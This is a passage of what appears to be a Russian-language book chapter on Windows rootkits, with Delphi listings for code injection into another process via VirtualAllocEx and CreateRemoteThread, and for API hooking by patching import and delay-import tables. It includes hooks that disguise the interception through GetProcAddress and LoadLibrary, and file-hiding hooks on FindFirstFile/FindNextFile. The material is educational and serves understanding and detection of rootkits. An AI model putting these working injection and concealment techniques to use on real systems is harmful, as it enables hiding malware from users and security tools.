4. Выполняем подготовку к загрузке библиотеки. Буфер с ее именем создан и заполнен, остается определить адрес функции `LoadLibrary`. При этом необходимо помнить, что данная функция существует в двух вариантах —

LoadLibraryA и LoadLibraryW. В нашем примере используется LoadLibraryA, в случае применения LoadLibraryW в буфер необходимо поместить строку с именем DLL в формате Unicode.

5. Производится вызов LoadLibrary с помощью CreateRemoteThread. Функция LoadLibrary по параметрам совпадает с функцией потока — она получает единственный параметр типа DWORD (адрес строки с именем библиотеки) и возвращает DWORD, содержащий Handle загруженной DLL

> ***НА ЗАМЕТКУ***
>
> В данном примере имеется два не совсем корректных момента — предполагается, что kernel32.dll загружена в память поражаемого процесса на момент выполнения шага 5, причем загружена по тому же адресу, что и kernel32.dll у нашего процесса.

### Внедрение машинного кода с помощью *VirtualAllocEx*

Данный метод очень прост в реализации (листинг 2.4), однако основная сложность связана с подготовкой внедряемого кода — он или должен быть перемещаемым, или перед внедрением кода необходимо произвести настройку адресов.

**Листинг 2.4. Пример внедрения машинного кода в память процесса**

```
function TForm1.InjectCodetoProcess(APID: dword; ABufPtr: pointer;
  ABufSize: integer; ARunCode: boolean): pointer;
var
 hProcess       : THandle; // Handle процесса
 hRemoteThread  : THandle; // Handle удаленного потока
NumberOfBytesWritten, ThreadId : dword;
begin
 Result := nil;
 hProcess := 0; hRemoteThread := 0;
 try
  // 1. Открываем процесс
  hProcess := OpenProcess(PROCESS_ALL_ACCESS, FALSE, APID);
  if hProcess = 0 then begin
   AddToLog('Ошибка открытия процесса');
   exit;
  end;
```

```
  // 2. Создаем в памяти процесса буфер для имени DLL
  Result := VirtualAllocEx(hProcess, nil,
                                ABufSize,
                                MEM_COMMIT,
                                PAGE_EXECUTE_READWRITE);
  if Result = nil then begin
   AddToLog('Ошибка выделения буфера в памяти процесса');
   exit;
  end;
  // 3. Копируем имя в буфер
  if not(WriteProcessMemory(hProcess, Result,
                            ABufPtr, ABufSize,
                            NumberOfBytesWritten)) then begin
   AddToLog('Ошибка записи в память процесса');
   exit;
  end;
  // 4. Выполняем создание удаленного потока
  if ARunCode then begin
   hRemoteThread := CreateRemoteThread(hProcess, 0, 0,
                                       Result, nil,
                                       0, ThreadId);
   if hRemoteThread = 0 then
    AddToLog('Ошибка создания удаленного потока');
  end;
 finally
  if hRemoteThread <> 0 then
   CloseHandle(hRemoteThread);
  if hProcess <> 0 then
   CloseHandle(hProcess);
 end;
end;
```

Как легко заметить, у функции `InjectCodetoProcess` много общего с предыдущим примером (см. листинг 2.3), однако есть ряд существенных отличий. Основное отличие состоит в том, что при вызове функции `VirtualAllocEx` выделяемому буферу присваиваются атрибуты защиты

PAGE_EXECUTE_READWRITE, что позволяет исполнять в данном буфере машинный код. Второй особенностью этой функции является то, что выделенный буфер памяти не освобождается при завершении работы функции. В случае вызова функции с параметром ARunCode=true производится выполнение записанного в буфер кода с помощью CreateRemoteThread.

## Методики перехвата функций

Известно несколько методик перехвата функций. Основными являются:

- перехват модификацией машинного кода приложения;
- перехват подменой адресов функций;
- перехват модификацией машинного кода функций.

Каждый из перечисленных методов имеет свои достоинства и недостатки, как с точки зрения его эффективности, так и с точки зрения простоты реализации и надежности работы перехватчика.

### Перехват модификацией машинного кода приложения

Данная методика основана на непосредственной модификации машинного кода, отвечающего в прикладной программе за вызов той или иной функции API. Эта методика сложна в реализации, так как существует множество языков программирования и версий компиляторов. Кроме того, программист может реализовать вызов API-функций различными методиками. Но теоретически подобное возможно при условии, что внедрение будет идти в заранее заданную программу известной версии. В этом случае создатель руткита может заранее проанализировать ее машинный код и разработать перехватчик (рис. 2.2).

Несомненным достоинством подобной методики перехвата является сложность его обнаружения и нейтрализации.

### Перехват подменой адресов функций

Перехват функций API с помощью подмены адреса является одним из наиболее известных, в частности, благодаря подробному описанию и примерам в книге Рихтера [1].

Принцип работы такого руткита основан на том, что руткит находит в памяти таблицу импорта программы и модифицирует в ней адреса интересующих его функций на адреса своих перехватчиков (см. рис. 2.3).





**Рис. 2.2.** Перехват модификацией машинного кода





**Рис. 2.3.** Перехват функции подменой адреса

Исходные адреса перехваченных функций запоминаются, что позволяет перехватчику передать управление перехваченной функции. Соответственно в момент вызова перехваченной API-функции программа считывает ее адрес из таблицы импорта и передает по этому адресу управление. В момент вызова функции (шаг 2) приложение передает управление по адресу, указанному в таблице импорта — в результате управление получает перехватчик руткита. Выполнив некоторые действия, перехватчик руткита может вызвать перехваченную функцию и в случае надобности изменить результаты ее работы. В конечном итоге перехватчик возвращает управление приложению, а собственно приложение даже не подозревает о наличии перехвата.

Модификация адресов запущенных приложений может осуществляться двумя методами.

- Периодическим построением списка процессов и обработкой их таблиц импорта. Данный метод имеет недостаток — программа может определить адреса функций с помощью `GetProcAddress` и запомнить их в некотором внутреннем массиве. Поэтому модификация адресов в таблице импорта такого приложения и перехват `GetProcAddress` через некоторое время после запуска приложения не окажут эффекта не его работу.
- Установка перехватчика на создание процесса или загрузку DLL и обработка таблицы импорта программы (таблицы импорта/экспорта DLL) в момент загрузки. В частности, может реализовываться путем перехвата функции `ntdll.dll:LdrLoadDll`. Известны варианты, в которых установкой перехватчика занимается драйвер — установка перехвата UserMode ведется из KernelMode, наиболее известный пример — это разновидности Trojan-SPY.Win32.Banker.

Перехват подменой адреса в любом случае предполагает модификацию таблицы экспорта в момент загрузки DLL и установку перехватчиков на `GetProcAddress` — для подмены адресов в случае их динамического определения.

Следует отметить, что перехват подменой адреса может осуществляться как на уровне приложения, так и на уровне любой из используемых им библиотек (при этом схема рис. 2.3 остается актуальной, только руткит воздействует на таблицу импорта библиотеки). Такой перехват сложнее обнаружить, так как требуется проанализировать таблицы импорта всех библиотек процесса. Чаще всего руткитами такого типа модифицируется таблица импорта Kernel32.dll — данная библиотека в NT-системах статически импортирует функции из ntdll.dll. Одним из наиболее распространенных руткитов подобного типа является AdWare.Win32.EliteBar, который применяет подобный метод перехвата для маскировки от обнаружения, сам перехватчик размещается в файле nt_hide70.dll.

Достоинства такого подхода (с точки зрения создателей руткитов) несомненны:

- нет надобности в перехвате `GetProcAddress` — приложению пользователя выдаются реальные адреса функций;
- нет опасности того, что до момента внедрения перехватчика приложение успело определить адреса функций и где-то запомнить их;
- с точки зрения базовых антируткитных проверок такой перехват менее заметен.

Итак, перейдем от теории к практике. Рассмотрим пример, осуществляющий перехват любого набора функций в одном или нескольких приложениях. При этом будем предъявлять к демонстрационному примеру несколько требований:

- пример должен быть выполнен в виде DLL. Подобная реализация удобна с учебной точки зрения, так как можно применять различные методики внедрения данной DLL в процессы. Кроме того, размещенный в DLL код легко трассировать и отлаживать;
- модификация таблицы импорта должна производиться как в самом приложении, так и во всех используемых им библиотеках.

Листинг 2.5 содержит исходный текст функции `ReplaceIATEntry`, выполняющей модификацию таблицы импорта указанного модуля.

**Листинг 2.5. Функция `ReplaceIATEntry`**

```
function ImageDirectoryEntryToData(Base: Pointer;
  MappedAsImage: ByteBool;
  DirectoryEntry: Word; var Size: DWORD): Pointer; stdcall;
    external 'imagehlp.dll' name 'ImageDirectoryEntryToData';

// Замена в IAT модуля AModule адреса OldFunct на NewFunct
function ReplaceIATEntry(AModule: hModule; ALibName : string;
                         OldFunct, NewFunct: Pointer) : boolean;
var
  IAT_Size            : ULONG;                    // Размер IAT
  ImportDescriptorPtr : PImageImportDescriptor; // Указатель на IAT
  LibImportDescriptor : PImageImportDescriptor;
  ThunkPtr            : LPDWORD;
  OldProtect, Tmp     : dword;
```

```
begin
 Result := false;
 // 1. Поиск IAT
 ImportDescriptorPtr := ImageDirectoryEntryToData(Pointer(AModule),
                        TRUE,
                        IMAGE_DIRECTORY_ENTRY_IMPORT, IAT_Size);
 // IAT не найдена - дальнейшее продолжение анализа невозможно
 if ImportDescriptorPtr = nil then exit;
 LibImportDescriptor := nil;
 // 2. Поиск секции импорта из DLL с именем ALibName
 while ImportDescriptorPtr.Name <> 0 do begin
  if (lstrcmpiA(PChar(AModule + ImportDescriptorPtr.Name),
              PChar(ALibName)) = 0) then begin
   LibImportDescriptor := ImportDescriptorPtr;
   // 3. Поиск адреса перехватываемой функции в таблице
   ThunkPtr := LPDWORD(AModule + LibImportDescriptor.FirstThunk);
   while ThunkPtr^ <> 0 do begin
    // Адрес найден? Если да, то выполним его замену на заданный
    if (pointer(ThunkPtr^) = OldFunct) then begin
     // Настройка защиты - разрешим запись в эту страницу
     VirtualProtect(ThunkPtr, 4, PAGE_READWRITE, OldProtect);
     // Запись
     WriteProcessMemory(GetCurrentProcess, ThunkPtr, @NewFunct, 4, Tmp);
     // Восстановление атрибутов защиты
     VirtualProtect(ThunkPtr, 4, OldProtect, Tmp);
     Result := true;
    end;
    Inc(ThunkPtr);
   end;
  end;
  Inc(ImportDescriptorPtr);
 end;
end;
```

Данная функция похожа на функцию, описанную в книге Рихтера [1], но имеет радикальное отличие в алгоритме работы. Она получает адрес про-

граммного модуля в памяти и параметры перехватываемой функции — имя библиотеки `ALibName`, текущий адрес перехватываемой функции `OldFunct` и адрес нашей функции-перехватчика `NewFunct`. Работа начинается с поиска IAT указанного модуля. IAT можно найти двумя основными способами:

- с помощью функции `ImageDirectoryEntryToData` библиотеки imagehlp.dll. Данная функция очень удобна, поскольку предоставляет документированный способ поиска адреса необходимой структуры в образе PE-файла в памяти. Информацию по данной функции можно найти в MSDN. В нашем примере мы передаем ей параметр `IMAGE_DIRECTORY_ENTRY_IMPORT`, запрашивая адрес IAT;
- с помощью анализа образа PE-файла в памяти. Для проведения подобного анализа необходимо знание структуры заголовков PE-файла.

Далее выполняется просмотр всех секций импорта, для каждой секции ведется сравнение имени библиотеки с именем `ALibName`, переданным в параметрах функции. В случае совпадения имен библиотек производится просмотр адресов функций — в случае совпадения адреса с адресом `OldFunct` производится его замена на `NewFunct`.

Следует отметить, что приведенная в [1] реализация аналогичной функции содержит достаточно существенные ошибки и недочеты.

В примере Рихтера просмотр секций IAT производится до обнаружения первой секции импорта из библиотеки с заданным именем. При этом предполагается, что такая секция является единственной, что не соответствует действительности. Наглядным примером может служить приложение, разработанное на Delphi, — компилятор Borland может создавать в IAT несколько секций для одной библиотеки. Следовательно, для корректного перехвата необходимо просматривать все секции IAT — именно это делает приведенная в листинге 2.5 функция.

В примере Рихтера поиск адреса перехватываемой функции ведется до первого вхождения. Однако стандарт нигде не налагает явного запрета на многократное указание в таблице импорта одной и той же функции. Следовательно, для надежности необходимо просматривать всю таблицу адресов функций.

Перед модификацией памяти с помощью `WriteProcessMemory` желательно явно задать атрибуты защиты посредством `VirtualProtect`.

Для установки простейших перехватчиков в большинстве случаев описанной в листинге 2.5 функции достаточно, но она не гарантирует перехват всех функций. Причина кроется в том, что у PE-файла может существовать вторая IAT, предназначенная для реализации механизма отложенной загрузки (по аналогии с Import Address Table (IAT) данную таблицу можно сокращенно назвать DIT (Delay Import Table)). Принцип работы отложенной загрузки

состоит в том, что импортируемые с помощью отложенной загрузки функции перечисляются в DIT PE-файла. В момент запуска программы загрузчик не обрабатывает DIT, загрузка описанных в ней библиотек и поиск в них функций не производится. Поскольку заранее не известно, когда приложению понадобится та или иная функция, DIT содержит указатели на небольшую служебную функцию-переходник, которую добавляет в программу компилятор. В момент вызова функции переходник получает управление и его задачей является загрузка необходимой библиотеки, поиск функции и занесение в DIT ее адреса *(подробнее см. функцию `__delayLoadHelper2` в файле delayhlp.cpp, файл можно найти в Visual Studio)*. Важной особенностью реализации данного механизма является то, что отложенная загрузка базируется на стандартных функциях kernel32.dll — `LoadLibrary` и `GetProcAddress`. Следовательно, перехват данных функций позволит воздействовать на отложенную загрузку.

> ***НА ЗАМЕТКУ***
>
> Отложенная загрузка реализуется приложением, а не операционной системой. Поэтому при желании программист может изменить работу функции `__delayLoadHelper`, реализовав свою функцию-ловушку и подключив ее к механизму отложенной загрузки. В этом случае программист может реализовать любую методику загрузки библиотеки и поиска функций, включая нестандартные.

Следовательно, помимо перехвата функций путем правки IAT необходимо проанализировать и модифицировать адреса в DIT. Алгоритм анализа аналогичен анализу IAT и приведен в листинге 2.6.

**Листинг 2.6. Функция, выполняющая модификацию DIT заданного модуля в памяти**

```
// Замена в DIT модуля AModule адреса OldFunct на NewFunct
function ReplaceDITEntry(AModule: hModule; ALibName : string; OldFunct,
NewFunct: Pointer) : boolean;
var
  DIT_Size            : ULONG;          // Размер DIT
  ImgDelayDescr       : PImgDelayDescr; // Указатель на DIT
  LibImgDelayDescr    : PImgDelayDescr;
  ThunkPtr            : LPDWORD;
  OldProtect, Tmp     : dword;
  RVARel              : hModule;
begin
Result := false;
```

```
 // 1. Поиск DIT
 ImgDelayDescr := ImageDirectoryEntryToData(Pointer(AModule), TRUE,
    IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT, DIT_Size);
 // DIT не найдена - дальнейшее продолжение анализа невозможно
 if ImgDelayDescr = nil then exit;
 LibImgDelayDescr := nil;
 // 2. Поиск секции Delay Import из DLL с именем ALibName
 while ImgDelayDescr.rvaDLLName <> 0 do begin
  // Учет метода адресации RVA/VA.
  if ImgDelayDescr.grAttrs = 1 then RVARel := AModule
   else RVARel := 0;
  if (lstrcmpiA(PChar(RVARel + ImgDelayDescr.rvaDLLName),
                PChar(ALibName)) = 0) then begin
   LibImgDelayDescr := ImgDelayDescr;
   // 3. Поиск адреса перехватываемой функции в таблице
   ThunkPtr := LPDWORD(RVARel + LibImgDelayDescr.rvaIAT);
   while ThunkPtr^ <> 0 do begin
    // Адрес найден? Если да, то выполним его замену на заданный
    if (pointer(ThunkPtr^) = OldFunct) then begin
     // Настройка защиты - разрешим запись в эту страницу
     VirtualProtect(ThunkPtr, 4, PAGE_READWRITE, OldProtect);
     // Запись
     WriteProcessMemory(GetCurrentProcess, ThunkPtr, @NewFunct, 4, Tmp);
     // Восстановление атрибутов защиты
     VirtualProtect(ThunkPtr, 4, OldProtect, Tmp);
     Result := true;
    end;
    Inc(ThunkPtr);
   end;
  end;
  Inc(ImgDelayDescr);
 end;
end;
```

В данной функции вызов `ImageDirectoryEntryToData` производится с параметром `IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT` (значение этой константы — 13).

Структура `ImgDelayDescr` отличается от структуры `ImageImportDescriptor`, поскольку для реализации отложенного импорта необходим ряд дополнительных структур. При анализе полей структуры `ImgDelayDescr` необходимо учитывать значение поля `grAttrs`. Если `grAttrs=1`, то все указатели в структуре являются RVA (Relative Virtual Address, относительный виртуальный адрес), если `0`, то VA (Virtual Address, виртуальный адрес).

Очевидно, что модификация таблицы отложенного импорта является необходимым, но недостаточным условием — она позволяет изменить адреса перехватываемых функций, к которым уже происходили обращения. Для перехвата остальных функций необходимо перехватить `LoadLibrary` и `GetProcAddress`, что позволит возвращать модифицированные адреса загрузчику отложенного импорта и программному коду, который по тем или иным причинам применяет динамическую загрузку библиотек. Но даже в этом случае перехват функции подменой их адресов в таблицах импорта не дает 100% гарантии перехвата. У данной методики остается как минимум два уязвимых места:

- процедуры инициализации библиотек — проблема связана с тем, что их программный код выполняется в процессе загрузки библиотеки, а в этот момент таблицы импорта еще не модифицированы;
- адреса функций, определенные приложением до модификации его таблицы импорта, — это особенно актуально в случае подключения перехватчика к уже работающему приложению.

Таким образом, для перехвата функции приложения и всех используемых им библиотек можно применить программный код, приведенный в листинге 2.7.

**Листинг 2.7. Инсталлятор перехватчиков во все библиотеки процесса**

```
function InterceptFunction(ALibName : string; OldFunct, NewFunct: Pointer) : boolean;
var
  hSnapshot : THandle;
  me32      : TModuleEntry32;
begin
 Result := false;
 // Создание "снимка" модулей текущего процесса
 hSnapshot := CreateToolhelp32Snapshot(TH32CS_SNAPMODULE, GetCurrentProcessId);
 if hSnapshot = INVALID_HANDLE_VALUE then
  exit;
```

```
 me32.dwSize := SizeOf(TModuleEntry32);
 if (Module32First(hSnapshot, me32)) then
  repeat
   // Модификация таблицы импорта
   ReplaceIATEntry(me32.hModule, ALibName, OldFunct, NewFunct);
   // Модификация таблицы отложенного импорта
   ReplaceDITEntry(me32.hModule, ALibName, OldFunct, NewFunct);
  until not(Module32Next(hSnapshot, me32));
 CloseHandle(hSnapshot);
 Result := true;
end;
```

Первым модулем в списке, создаваемом с помощью функции `CreateToolhelp32Snapshot`, является само приложение. Перемещение по списку модулей производится вызовом функции `Module32Next`, которая в случае успешного выполнения заполняет структуру `me32`.

Используя функцию `InterceptFunction`, можно выполнить простейший перехват — для начала перехватим функцию `MessageBoxA`, отвечающую за вывод сообщения на экран. Выполняющий установку перехватчика код приведен в листинге 2.8.

**Листинг 2.8. Пример перехвата функции `MessageBoxA`**

```
Type
  TMessageBoxA = function (hWnd: HWND;
                           lpText, lpCaption: PAnsiChar;
                           uType: UINT): Integer; stdcall;
var
 OldMessageBoxA : TMessageBoxA;

// Функция - перехватчик
function myMessageBoxA(hWnd: HWND;
                       lpText, lpCaption: PAnsiChar;
                       uType: UINT): Integer; stdcall;
begin
 Result := OldMessageBoxA(hWnd, lpText,
```

```
                PChar(String(lpCaption)+'(функция перехвачена!)'),
                uType);
end;

begin
 MessageBoxA(0, 'Message1', 'Rootkit', 0);
 // Запоминаем адрес функции
 @OldMessageBoxA := GetProcAddress(GetModuleHandle('user32.dll'),
                                   'MessageBoxA');
 // Производим перехват
 InterceptFunction('user32.dll',
                   @OldMessageBoxA,
                   @myMessageBoxA);
 MessageBoxA(0, 'Message2', 'Rootkit', 0);
end.
```

Работа данного примера сводится к перехвату функции `MessageBoxA`. Перехватчик добавляет к выводимому в заголовке тексту сообщение "`(функция перехвачена!)`", в данном случае первый вызов выводит окно сообщения до перехвата функции, второй — после перехвата. Для загрузки DLL перехватчика необходимо небольшое приложение-загрузчик, исходный текст которого можно найти в каталоге с данным примером.

Наш пример продемонстрировал работоспособность функций перехвата, но он выполняет только половину работ — функции `LoadLibrary` и `GetProcAddress` по-прежнему не перехвачены и приложение может получить реальные адреса перехваченных функций. Поэтому необходимо усовершенствовать наш пример, добавив к нему следующую функциональность:

- в момент перехвата функции информация о ней должна вноситься в таблицу нашего руткита. Наличие подобной таблицы позволяет снять все установленные перехватчики, а также провести повторную установку перехватчиков;
- необходимо перехватить функцию `GetProcAddress` и в момент запроса адреса проверять, не совпадает ли он с адресом одной из перехваченных функций. В случае совпадения необходимо вернуть адрес соответствующего перехватчика;
- необходимо перехватить функцию `LoadLibrary`, и после загрузки библиотеки производить модификацию ее таблицы импорта.

Рассмотрим усовершенствованный пример, обладающий данной функциональностью. Он базируется на предыдущем примере, поэтому мы будем рассматривать только отличия нового примера от старого. Начнем с того, что для перехватчика `GetProcAddress` понадобится таблица, в которую будут заноситься имена и адреса перехваченных функций (листинг 2.9).

**Листинг 2.9. Таблица перехваченных функций**

```
type
 // Информация о перехваченной функции
 TInterceptInfo = record
  LibraryName : string;   // Имя библиотеки
  OldFunction : Pointer;  // Исходный адрес функции (до перехвата)
  NewFunction : Pointer;  // Адрес функции-перехватчика
 end;
var
 InterceptedFunctionsList : array of TInterceptInfo;
```

Соответственно при перехвате функции информация о перехвате должна заноситься в таблицу `InterceptedFunctionsList`. Эту операцию удобно совместить с перехватом и выполнить в виде отдельной функции (листинг 2.10).

**Листинг 2.10. Усовершенствованная функция установки перехватчика**

```
function InterceptFunctionEx(ALibName, AFunctName : string; var OldFunct
: pointer; NewFunct: Pointer; ADoLoadLibrary : boolean = false) :
boolean;
begin
 Result := false;
 OldFunct := GetProcAddress(GetModuleHandle(PChar(ALibName)),
                            PChar(AFunctName));
 if (OldFunct = nil) and ADoLoadLibrary then
  OldFunct := GetProcAddress(LoadLibrary(PChar(ALibName)),
                             PChar(AFunctName));
 if OldFunct = nil then exit;
 // Функция уже перехвачена?
 if OldFunct = NewFunct then exit;
 Result := InterceptFunction(ALibName, OldFunct, NewFunct);
```

```
 SetLength(InterceptedFunctionsList, Length(InterceptedFunctionsList)+1);
 with InterceptedFunctionsList[Length(InterceptedFunctionsList)-1] do
begin
  LibraryName := ALibName;
  OldFunction := OldFunct;
  NewFunction := NewFunct;
 end;
end;
```

Функция `InterceptFunctionEx` получает имя библиотеки, содержащей перехватываемую функцию, и имя перехватываемой функции. Далее производится попытка получения адреса перехватываемой функции с помощью `GetProcAddress`. Особенностью кода является применение `GetModuleHandle`, а не `LoadLibrary` — мы работаем с уже загруженными библиотеками. Если библиотека не загружена, или в ней не обнаружена функция с заданным именем, то `OldFunct` получит значение `nil` и дальнейшая работа функции теряет смысл. Далее можно попытаться загрузить библиотеку, содержащую перехваченную функцию, — эта операция делается в зависимости от значения параметра `ADoLoadLibrary`.

Если адрес успешно определен, то мы производим сравнение адреса с адресом перехватчика. Если адреса совпадут, то это означает, что функция уже перехвачена — в этом случае мы блокируем дальнейшие операции. Далее мы выполняем перехват с помощью функции `InterceptFunction`. Эта функция была подробно рассмотрена в предыдущем примере (см. листинг 2.7), поэтому особых комментариев по ее работе не требуется. Наконец, последним шагом является добавление информации о нем в таблицу `InterceptedFunctionsList`.

Итак, теперь установка перехватчиков ведется универсальной функцией, которая выполняет защиту от повторного перехвата и ведет базу данных перехваченных функций. Далее необходимо использовать эту базу данных в перехватчике `GetProcAddress` (листинг 2.11).

**Листинг 2.11. Перехватчик `GetProcAddress`**

```
function myGetProcAddress(hModule: HMODULE; lpProcName: LPCSTR): FARPROC;
        stdcall;
var
 i : integer;
begin
 Result := OldGetProcAddress(hModule, lpProcName);
```

```
 // Вызов GetProcAddress вернул адрес?
 // Если да, то проверим, не перехвачена ли эта функция
 if Result <> nil then
  for i := 0 to Length(InterceptedFunctionsList)-1 do
   if InterceptedFunctionsList[i].OldFunction = Result then begin
    // Функция перехвачена, вернем адрес перехватчика
    Result := Pointer(InterceptedFunctionsList[i].NewFunction);
    Break;
   end;
end;
```

Данный перехватчик вызывает системную функцию `GetProcAddress` (ее адрес сохраняется в момент перехвата в переменной `OldGetProcAddress`), а затем просматривает базу данных, заполняемую в ходе установки перехватчиков. При обнаружении соответствия вместо правильного адреса возвращается адрес соответствующего перехватчика. Появление данного перехватчика приводит к полноценной работе примера — теперь адреса изменены статически в IAT и подменяются при запросе через `GetProcAddress`.

Осталось решить последнюю проблему — это модификация IAT-библиотек, загружаемых приложением. Для этого понадобятся две функции (листинг 2.12).

**Листинг 2.12. Перехватчик функции `LoadLibraryA` и функция `InterceptModuleFunctions`**

```
function InterceptModuleFunctions(hModule : THandle) : boolean;
var
 i : integer;
begin
 for i := 0 to Length(InterceptedFunctionsList)-1 do
  with InterceptedFunctionsList[i] do begin
   // Модификация таблицы импорта
   ReplaceIATEntry(hModule, LibraryName, OldFunction, NewFunction);
   // Модификация таблицы отложенного импорта
   ReplaceDITEntry(hModule, LibraryName, OldFunction, NewFunction);
  end;
end;
```

```
function myLoadLibraryA(lpLibFileName: PAnsiChar): HMODULE; stdcall;
var
 Loaded : boolean;
begin
 // Признак того, что DLL уже загружена
 Loaded := GetModuleHandleA(lpLibFileName) <> INVALID_HANDLE_VALUE;
 Result := OldLoadLibraryA(lpLibFileName);
 // Это загрузка новой DLL?
 if (Result <> INVALID_HANDLE_VALUE) and not(Loaded) then
  InterceptModuleFunctions(Result);
end;
```

Функция `InterceptModuleFunctions` позволяет модифицировать IAT указанного модуля для всех перехваченных нашим руткитом функций. Для выполнения этой операции применяются данные из таблицы `InterceptedFunctionsList`. Функция-перехватчик `myLoadLibraryA` применяется для отслеживания динамической загрузки библиотек. С помощью вызова `GetModuleHandleA` перехватчик проверяет, загружена в настоящий момент запрошенная DLL или нет. Далее производится вызов системной функции `LoadLibraryA` и проверка — если библиотека успешно загружена, и она не была загружена до этого (результат проверки хранится в переменной `Loaded`), следовательно, модификация ее IAT не производилась — тогда эта операция выполняется с помощью функции `InterceptModuleFunctions`.

Итак, заготовка универсального перехватчика готова. Для проверки его работоспособности рассмотрим пример перехвата функции. В этом примере выполним перехват функции `FindNextFile` библиотеки kernel32.dll для демонстрации маскировки файлов и папок на диске (листинг 2.13).

**Листинг 2.13. Перехватчик, выполняющий маскировку файлов и папок**

```
Type
  TFindNextFileA  = function (hFindFile: THandle;
                var lpFindFileData: TWIN32FindDataA): BOOL; stdcall;
  TFindNextFileW  = function (hFindFile: THandle;
                var lpFindFileData: TWIN32FindDataW): BOOL; stdcall;
var
 OldFindNextFileA  : TFindNextFileA;
 OldFindNextFileW  : TFindNextFileW;
```

```
function myFindNextFileA(hFindFile: THandle; var lpFindFileData:
TWIN32FindDataA): BOOL; stdcall;
begin
 Result := OldFindNextFileA(hFindFile, lpFindFileData);
 while Result do begin
  if pos('rootkit', LowerCase(lpFindFileData.cFileName)) = 0 then exit;
  Result := OldFindNextFileA(hFindFile, lpFindFileData);
 end;
end;
```

Перехватываются две функции — `FindNextFileA` и `FindNextFileW`. Перехватчики идентичны, для экономии места в листинге приведен только перехватчик функции `FindNextFileA`. Работа перехватчика состоит в вызове исходной функции (ее адрес сохраняется в переменной `OldFindNextFileA`) и анализе результата. Если функция возвращает `TRUE`, то поиск был успешен и в структуре `TWIN32FindDataA` находится информация о найденном файле. Перехватчик ищет в имени найденного объекта ключевое слово "rootkit" и в случае обнаружения повторно вызывает `OldFindNextFileA`. В случае успешного обнаружения очередного файла процесс проверки его имени повторяется, а в случае неуспешного цикл прерывается и функция возвращает приложению `FALSE`, сигнализируя о неуспешной попытке поиска.

Данный алгоритм маскировки файла является не совсем корректным, так как содержит одно уязвимое место — не перехватывается функция `FindFirstFile`, следовательно, не проверяются возвращаемые ей данные. Устранить этот недостаток очень просто — нужно добавить перехватчик функции `FindFirst` (листинг 2.14).

**Листинг 2.14. Перехватчик функции `FindFirstFile`**

```
type
  TFindFirstFileA = function (lpFileName: PAnsiChar;
    var lpFindFileData: TWIN32FindDataA): THandle; stdcall;
var
 OldFindFirstFileA : TFindFirstFileA;

function myFindFirstFileA(lpFileName: PAnsiChar;
          var lpFindFileData: TWIN32FindDataA): THandle; stdcall;
begin
 Result := OldFindFirstFileA(lpFileName, lpFindFileData);
```

```
 // Поиск успешен?
 if Result <> INVALID_HANDLE_VALUE then
  // Возвращенный результат содержит 'rootkit'?
  if pos('rootkit', LowerCase(lpFindFileData.cFileName)) > 0 then
   if not(FindNextFileA(Result, lpFindFileData)) then begin
    Windows.FindClose(Result);
    Result := INVALID_HANDLE_VALUE
   end;
end;
```

